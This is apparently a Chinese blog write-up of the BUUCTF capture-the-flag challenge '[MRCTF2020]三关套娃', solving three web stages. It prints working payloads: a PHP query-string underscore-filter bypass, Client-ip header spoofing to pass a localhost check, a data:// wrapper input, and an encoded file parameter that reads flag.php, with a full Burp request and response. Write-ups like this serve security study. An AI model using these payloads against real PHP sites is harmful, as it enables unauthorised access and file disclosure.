[MRCTF2020]三关套娃writeup

原创

sGanYu 于 2021-11-28 18:03:48 发布
分类专栏： BUUCTF burpsuite 文章标签： 安全 web安全 代码审计


BUUCTF 同时被 2 个专栏收录
29 篇文章 0 订阅
订阅专栏



burpsuite
14 篇文章 0 订阅
订阅专栏

考点

- PHP解析字符串特性
- PHP弱类型绕过
- jother编码解码
- Client-ip伪造ip
- data://伪协议
- change函数

Welcome!

这只不过是个小测试区，啥都没有，还请各位多多包涵！ made by crispr



第一关

```
<!--
//1st
$query = $_SERVER['QUERY_STRING'];

 if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 ){
    die('Y0u are So cutE!');
}
 if($_GET['b_u_p_t'] !== '23333' && preg_match('/^23333$/', $_GET['b_u_p_t'])){
    echo "you are going to the next ~";
}
!-->
```

倒着审计，第一个条件，首先以GET方式传入b_u_p_t，b_u_p_t的值不能为23333，但是如果正则匹配到23333，则跳转下一关，这个条件只需利用php弱类型绕过即可。第二个条件，$_SERVER['QUERY_STRING']将?后获取的值会赋给变量$query

条件如下，substr_count()函数会计算"_或%5f"在字符串中出现的次数满足或语句即可

```
if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 )
```

举个例子

```
<?php
 $a="%20";
 if( substr_count($a, ' ') !== 0 || substr_count($a, '%20') != 0 )
 {
echo "yes";
 }
?>
```

前面提到的substr_count函数，所以get参数不能带下划线，我们可以用某些特殊字符来代替

> PHP的字符串解析特性Bypass
>
> PHP将查询字符串在URL或中文中转换为内部$*GET*或$POST，如/?foo=bar变成Array([foo] => "bar")；但是查询字符串在解析的过程中会将某些字符删除或用下划线代替，如/?%20news[id%00=42会转换为Array([news_id] => 42)，可见在解析字符时，会删除空白符，也将某些特殊字符转换为下划线(包括空格)
>
> http://www.freebuf.com/articles/web/213359.html


payload:

/?b+u+p+t=23333%0a

第二关

右击查看源码

jother编码解码网址：JSFuck - 在线加解密




题目意思应该想以POST传入Merak随意赋值

Flag is here~But how to get it?

```php
<?php
error_reporting(0);
include 'takeip.php';
ini_set('open_basedir','.');
include 'flag.php';

if(isset($_POST['Merak'])){
        highlight_file(__FILE__);
        die();
}


function change($v){
        $v = base64_decode($v);
        $re = '';
        for($i=0;$i<strlen($v);$i++){
```



第三关

```php
<?php
error_reporting(0);
include 'takeip.php';
ini_set('open_basedir','.');
include 'flag.php';//包含并执行flag.php，这应该是触发flag的最后一步

if(isset($_POST['Merak'])){
    highlight_file(__FILE__);
    die();
} //检测是否以post传入Merak，true则不执行下面代码


function change($v){
    $v = base64_decode($v);
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) + $i*2 );
    }
    return $re;
}
echo 'Local access only!'."<br/>";
$ip = getIp();
if($ip!='127.0.0.1')
echo "Sorry,you don't have permission!  Your ip is :".$ip;
if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' ){
echo "Your REQUEST is:".change($_GET['file']);
echo file_get_contents(change($_GET['file'])); }
?>
```

第一个判断：

先跳过change函数，$ip = getIp()用来获取客户端ip，如果符合$ip === '127.0.0.1'即可，这个条件很容易满足，利用X-Forwarded-For或Client-ip伪造即可，关键是第二个条件

```php
if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' )
```

file_get_contents函数把文件读入一个字符串，但是后面的值使用的单引号，并且中间使用===来判断，之后发现可以使用data://进行转换，格式为格式为data://text/plain;base64，先将todat is a happy day进行base64编码，得到dG9kYXQgaXMgYSBoYXBweSBkYXk=

> 初步payload为：/?2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=且ip为127.0.0.1

第二个判断：


```php
echo "Your REQUEST is:".change($_GET['file']);
echo file_get_contents(change($_GET['file']));
```

我们需要利用file_get_contents触发flag.php的内容，但是这里的file_get_contents不会直接处理以get提交的file的值，利用change处理

```
function change($v){
    $v = base64_decode($v);
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) + $i*2 );
    }
    return $re;
}
```

其实很简单，既然这样加密反着写就行

```
<?php
function unchange($v){
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) - $i*2 );
    }
    return $re;
}
$ganyu = unchange('flag.php');
echo $ganyu;
?>
```



再用base64编码，得到ZmpdYSZmXGI=，以get传入

payload：/?2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=&file=ZmpdYSZmXGI=

Request

Pretty Raw \n Actions

```
GET /secrettw.php?2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=&file=ZmpdYSZmXGI=
HTTP/1.1
Host: 4a7b6245-8033-4a4e-93f5-369009a0001f.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://4a7b6245-8033-4a4e-93f5-369009a0001f.node4.buuoj.cn:81/secrettw.php
Client-ip:127.0.0.1
Cookie: UM_distinctid=17af162f2baf2-03920bb12d4e4e8-4c3e257a-e1000-17af162f2bb1e1
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 28 Nov 2021 05:36:51 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Content-Length: 11534

Flag is here~But how to get it?Local access only!<br/>
Your REQUEST is:flag.php<?php
$flag = 'flag{6c859080-7a87-4206-9940-4000b3c39168}';
echo "Flag is here~But how to get it?";
?>

  <!--
  [][(!![]+[])[+[]]+([!![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[!+[]+!+[]]
  !![]+[])[+[]]+(!![]+[][(!![]+[])[+[]]+([!![]]+[][[]])[+!+[]+[+[]]]
  ![]+[])[!+[]+!+[]]])[+!+[]+[+[]]]+([][]+[])[([][(![]+[])[+[]]+([![]
  [][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]]])
  ]+!+[]]+(![]+[])[!+[]+!+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]
  +[!+[]+!+[]]]+([][]+[])[(![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([
  )[+!+[]+[+[]]]+(!![]+[])[+!+[]]]()[+!+[]+[!+[]+!+[]]]+(+(!+[]+
  ]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([!![]]+[][[]])[+!+[]+[+[]]
  !+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[][(!![]+[])[+[]]+([
```